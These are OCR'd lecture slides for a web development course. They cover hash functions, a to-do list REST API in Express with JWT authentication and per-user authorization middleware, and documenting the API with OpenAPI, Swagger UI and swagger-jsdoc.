
Functions that map an arbitrary binary string (**input**) to a fixed-size binary string (**digest** or **hash**)



Secure cryptographic hashing funcs have some interesting properties:

- They are virtually **collision free** (basically it's impossible to find two different inputs that lead to the same digest)
- They can be computed easily, but **cannot be inverted**
  - Given an input, it is easy to compute its digest. But given a digest, it's unfeasible to compute the input that generated it

JSON WEB TOKEN: OVERVIEW



TO-DO LIST REST API WITH EXPRESS

A REST API USING EXPRESS

- We will implement a REST API for our To-do list app
- We will use Express, and re-use most of the code from our Express To-do List web app
- Let’s take a look at the code!
- Code available in Course Materials
- The following slides show some highlights from the demo.

CONFIGURING MIDDLEWARES

```
const app = express();
const PORT = 3000;

// Register the morgan logging middleware, use the 'dev' format
app.use(morgan('dev'));

app.use(cors()); //API will be accessible from anywhere. We'll talk about this in
Lecture 23!

// Parse incoming requests with a JSON payload
app.use(express.json());
```

ERROR HANDLING

```
//error handler
app.use( (err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).json({
    code: err.status || 500,
    description: err.message || "An error occurred"
  });
});
```

AUTHENTICATION: ROUTES

```
authenticationRouter.post("/auth", async (req, res) => {
  let isAuthenticated = await AuthController.checkCredentials(req, res);
  if(isAuthenticated){
    res.json(AuthController.issueToken(req.body.usr));
  } else {
    res.status(401);
    res.json( {error: "Invalid credentials. Try again."});
  }
});

authenticationRouter.post("/signup", (req, res, next) => {
  AuthController.saveUser(req, res).then((user) => {
    res.json(user);
  }).catch((err) => {
    next({status: 500, message: "Could not save user"});
  })
});
```

AUTHENTICATION: JWT

```
import Jwt from "jsonwebtoken";

static issueToken(username){
  return Jwt.sign({user:username}, process.env.TOKEN_SECRET, {
     expiresIn: `${24*60*60}s`
  });
}

static isTokenValid(token, callback){
  Jwt.verify(token, process.env.TOKEN_SECRET, callback);
}
```

AUTHENTICATION: MIDDLEWARE

```
export function enforceAuthentication(req, res, next){
  const authHeader = req.headers['authorization']
  const token = authHeader?.split(' ')[1];
  if(!token){
    next({status: 401, message: "Unauthorized"});
    return;
  }
  AuthController.isTokenValid(token, (err, decodedToken) => {
    if(err){
      next({status: 401, message: "Unauthorized"});
    } else {
      req.username = decodedToken.user;
      next();
    }
  });
}
```

ENFORCING AUTHORIZATION

- In our API, we want users to be able to modify and visualize only their own To-do items!
- What if an user tries to send a DELETE request for a To-do item that does not belong to him?
- We should also check that the client actually has permission to interact with a resource!

AUTHORIZATION MIDDLEWARE

```
export async function ensureUsersModifyOnlyOwnTodos(req, res, next){
  const user = req.username;
  const todoId = req.params.id;
  const userHasPermission = await AuthController.canUserModifyTodo(user, todoId);
  if(userHasPermission){
    next();
  } else {
    next({
      status: 403,
      message: "You are forbidden to view or modify this resource"
    });
  }
}
```

AUTHORIZATION MIDDLEWARE

- Example of sensible route protected with the authorization middleware

```
todoRouter.get("/todos/:id", ensureUsersModifyOnlyOwnTodos, (req, res, next) => {
  TodoController.findById(req).then( (item) => {
    if(item)
      res.json(item);
    else
      next({status: 404, message: "Todo not found"});
  }).catch( err => {
    next(err);
  })
});
```

OPENAPI: DESCRIBING A REST API

- OpenAPI (formerly Swagger) is an open, formal standard to describe HTTP APIs
- Why?
  - **Standardization**: ensures consistent documentation practices
  - **Documentation**: can be used to automatically generate comprehensive docs
  - **Code generation**: Allows for automatic generation of client libraries and server stubs
  - **Machine and human-readable:** enables automated discovery and more
  - **Most broadly adopted industry standard**

THE OPENAPI SPECIFICATION

- **OpenAPI Descriptions** are written as structured text documents
- Each document represents a JSON object, in JSON or YAML format
- These specification files describe version of the OpenAPI specification (`openapi`), the API (`info`) and the endpoints (`paths`)

```yaml
# YAML format
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {} # No endpoints defined
```

```json
// JSON format
{
  "openapi": "3.1.0",
  "info": {
    "title": "A minimal specification",
    "version": "0.0.1"
  },
  "paths": {} // No endpoints defined
}
```

THE OPENAPI SPECIFICATION: PATHS

- The API Endpoints are called Paths in the OpenAPI specification
- Path objects allow to specify a sequence of endpoints
  - For each endpoint, its supported methods
  - For each method,
    - Expected input parameters (if any) (e.g.: path parameters, headers, etc…)
    - Request body (if any)
    - Possible responses
    - And more!

THE OPENAPI SPECIFICATION: PATHS




Image from https://learn.openapis.org/specification/paths

PATH EXAMPLE


- /auth endpoint, POST method
- Expects Request Body containing a JSON object with type {usr: string, pwd: string}
- Returns 200 OK on success, 401 Unauthorized when credentials are invalid

```yaml
/auth:
  post:
    description: Authenticate user
    produces:
      - application/json
    requestBody:
      description: user to authenticate
      required: true
      content:
        application/json:
          schema:
            type: object
            properties:
              usr:
                type: string
                example: Kyle
              pwd:
                type: string
                example: p4ssw0rd
    responses:
      200:
        description: User authenticated
      401:
        description: Invalid credentials
```

WORKING WITH OPENAPI SPECIFICATIONS

- Writing an OpenAPI specification for an API is quite a lot of work
- What can we do with an OpenAPI specification?


```yaml
openapi: 3.1.0
info:
  title: My API
  version: 1.0.0
paths:
  /auth:
    post:
      # ...
  /todos:
    get:
      # ...
    post:
      # ...
```



OPENAPI: OPEN SOURCE TOOLS

- OpenAPI is supported by a number of mature, open-source tools
- Some widely used open-source tools are reported as follows:
  - **Swagger Editor**: https://swagger.io/tools/swagger-editor/
  - **Swagger Codegen**: https://swagger.io/tools/swagger-codegen/
  - **Swagger UI**: https://swagger.io/tools/swagger-ui/
- You can also check them out in a web browser, without downloading anything: https://editor.swagger.io/

OPENAPI: SWAGGER EDITOR



Specification

Documentation (Swagger UI)

OPENAPI: CODEGEN

- From the editor toolbar, we can also generate Server and Client code
- Server-side code generation can obviously only provide stubs
  - Supported languages/frameworks include: ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala, Spring.
- Client-side code generation is a very handy way to make SDKs for our APIs available in tens of different languages
  - Supported languages include: C#, Dart, Go, Java, JavaScript, Kotlin, PHP, Python, R, Ruby, Scala, Swift, TypeScript

OPENAPI–DRIVEN DEVELOPMENT

- Often, developers start working on an API by defining its specification before writing any actual code
- This approach is also referred to as **OpenAPI-driven development**
- This way, they can exploit code generation capabilities to the fullest
- The approach also promotes **independence** between the different teams involved in a project (front-end, back-end, QA). The API definition keeps all these stakeholders aligned

GENERATING OPENAPI SPECS FOR OUR API

We will use two Node packages

- swagger-jsdoc: automatically generates OpenAPI specifications based on annotations in our source code.
- swagger-ui-express: serves automatically generated Swagger UI documentation from Express, using an existing OpenAPI specification file (we'll use the one generated by swagger-jsdoc.

```
@luigi → express-hello-world $ npm install swagger-jsdoc
@luigi → express-hello-world $ npm install swagger-ui-express
```

GENERATING OPENAPI SPECS FOR OUR API


```
// generate OpenAPI spec and show Swagger UI

// Initialize swagger-jsdoc -> returns validated Swagger spec in json format
const swaggerSpec = swaggerJSDoc({
  definition: {
    openapi: '3.1.0',
    info: {
      title: 'To-do List REST API',
      version: '1.0.0',
    },
  },
  apis: ['./routes/*Router.js'], // files containing annotations
});

//Swagger UI will be available at /api-docs
app.use('/api-docs', swaggerUI.serve, swaggerUI.setup(swaggerSpec));
```


GENERATING OPENAPI SPECS FOR OUR API

```
/**
 * @swagger
 *  /auth:
 *    post:
 *      description: Authenticate user
 *      requestBody:
 *        content:
 *          application/json:
 *            schema:
 *              type: object
 *              properties:
 *                usr:
 *                  type: string
 *                pwd:
 *                  type: string
 */
